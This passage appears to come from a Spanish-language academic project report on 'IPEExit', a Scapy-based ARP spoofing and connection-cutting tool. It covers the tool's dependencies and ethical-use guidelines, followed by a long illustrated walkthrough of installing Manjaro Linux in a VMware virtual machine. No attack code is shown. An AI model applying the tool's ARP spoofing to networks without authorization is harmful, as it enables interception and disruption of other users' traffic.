- Intervalo de 2 segundos entre transmisiones de paquetes.
- Actualizaciones de estado en tiempo real en el widget de salida de la GUI.
- Gestión de excepciones con restauración automática de la conexión.

Biblioteca de manipulación de redes Scapy

Scapy es la dependencia externa principal que permite las capacidades de manipulación de paquetes de red de IPEExit. Proporciona soporte de protocolo de red de bajo nivel para la creación de paquetes ARP, el escaneo de redes y la transmisión de paquetes.

Dependencia	Objetivo	Componentes clave utilizados
`scapy`	Manipulación de paquetes de red y operaciones del protocolo ARP	`ARP, Ether, send, srp`

Integramos la Librería

La biblioteca Scapy se importa y se utiliza ampliamente en toda la aplicación principal:


```
from scapy.all import ARP, Ether, send, srp
```

Componentes principales de Scapy utilizados:

- **ARP:** crea paquetes de protocolo ARP para operaciones de suplantación y descubrimiento.
- **Ether:** gestiona la encapsulación de tramas Ethernet para operaciones de difusión.
- **send:** transmite paquetes creados a la red.
- **srp:** envía paquetes y recibe respuestas para el descubrimiento de redes.

Figura 6

Arquitectura de la Integración de Dependencias



Nota: La imagen muestra un diagrama de componentes de una aplicación llamada IPEExit*, que se utiliza para operaciones de red, incluyendo ataques ARP y restauración de conexiones de red.*

Comando de Instalación en la Terminal

```
pip install scapy
```

Pautas para el uso ético

IPEExit está diseñado para fines de seguridad legítimos dentro de entornos controlados:

Aplicación para el ámbito educativo y de investigación

- Formación en seguridad de redes: comprensión de las vulnerabilidades del protocolo ARP.
- Investigación académica: estudio de los mecanismos de seguridad de redes en entornos de laboratorio.
- Preparación para la certificación: prácticas para obtener certificaciones de seguridad.

Aplicaciones de seguridad para profesionales

- Pruebas de penetración: evaluaciones de seguridad autorizadas con la documentación adecuada.
- Administración de redes: gestión de dispositivos en infraestructuras propias.
- Respuesta ante incidentes: aislamiento de dispositivos comprometidos durante incidentes de seguridad.

CAPÍTULO III

3.1 Aplicación (programas, algoritmos, etc.)

3.1.1 Aplicación

Prerrequisitos y requisitos del sistema


IPEExit requiere un entorno Python con capacidades de manipulación de paquetes de red. Se deben cumplir los siguientes requisitos del sistema:

Requerimientos	Especificaciones	Notas
`Sistema operativo`	Linux, macOS, Windows.	Root/Administrator privilegios necesarios para la manipulación de paquetes.
`Python Version`	Python 3.6+	Necesario para la compatibilidad con Scapy y Tkinter.
`Interfaz de red`	Adaptador Ethernet/WiFi activo.	Debe estar conectado al segmento de red de destino.
`Privilegios`	Acceso Root/Administrator.	Necesario para operaciones de sockets sin procesar y creación de paquetes ARP.

Para instalar Manjaro Linux, primero se debe acceder a su página oficial y descargar la imagen ISO correspondiente.

Figura 7

Página oficial de Manjaro Linux para descargar la ISO




Nota: Captura de pantalla tomada del sitio web oficial de Manjaro Linux.

Una vez seleccionada la edición deseada, se inicia la descarga del archivo como se ilustra en la figura 7.

Figura 8

Creando una máquina virtual con WORKSTATION PRO 17



Nota: el panel de inicio del programa que se usará para instalar nuestro sistema operativo.

Figura 9

Nota: Elegimos crear una máquina virtual nueva, se presentan dos opciones, la primera Typical (recommended) y la segunda Custom (advanced), esta opción nos permite configuraciones avanzadas mientras que la otra las más sencillas.

Figura 10





Figura 11



Nota: esta ventana muestra la compatibilidad de hardware, realizamos la selección más viable para nuestra instalación, en este caso seleccionaremos como en la imagen.

Figura 12





Figura 13



Nota:La Figura 12 muestra la selección del sistema operativo invitado; el usuario ha elegido Linux (específicamente, "Otro Linux 3.x kernel de 64 bits"). La Figura 13 muestra el paso donde el usuario nombra la máquina virtual ("Manjaro") y especifica su ubicación en el disco duro del equipo.

Figura 14





Figura 15



Nota: Las Figuras 14 y 15 del asistente de creación de máquina virtual configuran el hardware. La Figura 14 define la asignación de procesador (1 procesador, 2 núcleos), mientras que la Figura 15 configura la red, eligiendo una conexión en puente para acceso directo a la red externa.

Figura 16





Figura 17



Nota:La Figura 16 configura la memoria RAM para la máquina virtual (se asignan 6000 MB), mientras que la Figura 17 selecciona el controlador SCSI (LSI Logic) para los discos virtuales.

Figura 18





Figura 19



Nota: Las Figuras 20 y 21 muestran la configuración del disco virtual. En la Figura 20 se selecciona crear un nuevo disco virtual. La Figura 21 especifica el nombre y la ubicación del archivo del disco virtual (Manjaro.vmdk).

Figura 20





Figura 21



Nota: Se crea un nuevo disco virtual de 60 GB, cuyo archivo se nombrará "Manjaro.vmdk".

Figura 22





Figura 23



Nota: Las figuras 22 y 23 muestran el resumen final de la configuración de la máquina virtual "Manjaro" antes de su creación.

Figura 24





Figura 25



Nota: La Figura 24 muestra la configuración final del hardware de la máquina virtual, incluyendo la selección de la imagen ISO de Manjaro para la instalación. La Figura 25 muestra la vista general de la máquina virtual creada, lista para ser encendida.

Figura 26






Figura 27



Nota: la figura 26 muestra el panel de arranque de Manjaro donde podemos configurar lo básico como hora, ubicación e incluso el lenguaje. Seguidamente, daremos clic en boot with para dar inicio al SO de Manjaro. Figura 27 es donde carga los caracteres del sistema dando inicio a una bienvenida del sistema.

Figura 28



Nota: la figura 28 muestra la pantalla de inicio de Manjaro, seguidamente nos saldrá una ventana de instalación

Figura 30





Figura 31



Nota: figura 30 muestra una jerarquía de paso para instalar el sistema se sigue acorde a las peticiones que necesite

Figura 32





Figura 33



Nota:La Figura 32 muestra el escritorio de Manjaro tras la instalación, mientras que la. La Figura 33 muestra una etapa crucial del proceso de instalación de Manjaro Linux: la configuración del particionamiento del disco. En esta pantalla, el usuario debe especificar cómo se organizará el espacio en el disco duro para el nuevo sistema operativo.

Figura 34





Figura 35



Nota: La Figura 34 muestra la etapa de configuración de usuario del instalador de Manjaro Linux, donde se solicita al usuario que ingrese su nombre de usuario, nombre completo (opcional), nombre de la computadora y contraseña. Se ofrece la opción de iniciar sesión automáticamente. La Figura 35 muestra la selección de LibreOffice como suite ofimática, ofreciendo una vista previa de su interfaz de usuario con la opción de elegir entre barras de herramientas modernas o menús clásicos.

Figura 36

